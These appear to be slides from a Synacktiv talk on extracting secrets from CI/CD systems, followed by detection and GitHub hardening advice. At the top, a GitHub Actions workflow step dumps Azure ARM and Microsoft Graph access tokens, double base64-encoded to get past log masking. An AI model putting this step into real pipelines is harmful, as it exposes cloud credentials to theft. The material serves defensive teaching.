GitHub: OIDC trust with Azure



```yaml
permissions:
  id-token: write
  contents: read
jobs:
  init:
    runs-on: ubuntu-latest
    environment: TEST_ENV
    steps:
    - name: login
      uses: azure/login@v1
      with:
        tenant-id: ***
        subscription-id: ***
        client-id: ***
    - name: commands
      run: '(echo "Access token to use with Azure Resource Manager API:"; az account get-access-token; echo -e 
"Access token to use with MS Graph API:"; az account get-access-token --resource-type ms-graph) | base64 -w0 | 
base64 -w0'
```

Detection and mitigation

Detection

- **Prevent human error that would leak secrets in plaintext**
  - Deploy a scan pipeline on each repository
    - Run TruffleHog or equivalent on any new commits
    - Send email alerts to security teams if a leak is detected
  - Use paid solutions like GitHub Advanced Security

Detection

- **Create rules based on the audit logs**
  - Mass cloning of repositories by the same user in a short time
  - Mass pipeline runs on different repositories by the same user
  - Events performed from a suspicious location (unknown IP address)
  - …

Mitigation

- **Principles of least privilege**
  - For users and tokens accessing the CI/CD solutions
  - For identities associated with stored secrets
- **Procedures and awareness training for developers**

Mitigation – GitHub

SYNACKTIV

- **On GitHub, several protections can be enabled**
  - Branch protection rules
  - Environment protection rules
  - Deployment branch policies

Mitigation – GitHub

- **Branch protection rules**
  - Rules applying to branches matching a name pattern
  - On a protected branch, rules can
    - Restrict who can push
    - Require signed commits
    - Make branch read-only
    - …

Mitigation – GitHub

- **Environment protection rules**
  - Define conditions for accessing the environment from a workflow run
  - Two protections
    - Required reviewers
    - Wait timer

Mitigation – GitHub

- **Deployment branch policies**
  - Limit what branches can deploy to an environment using branch name patterns

Mitigation – GitHub

- **Example of GitHub repository hardening**
  - Put secrets in a specific GitHub Actions environment
    - With 2+ required reviewers
    - Deployment limited to a protected branch
      - Signed commits
      - Only selected users can push to this branch

SYNACKTIV

The article:
https://www.synacktiv.com/publications/cicd-secrets-extraction-tips-and-tricks.html

in https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

www https://synacktiv.com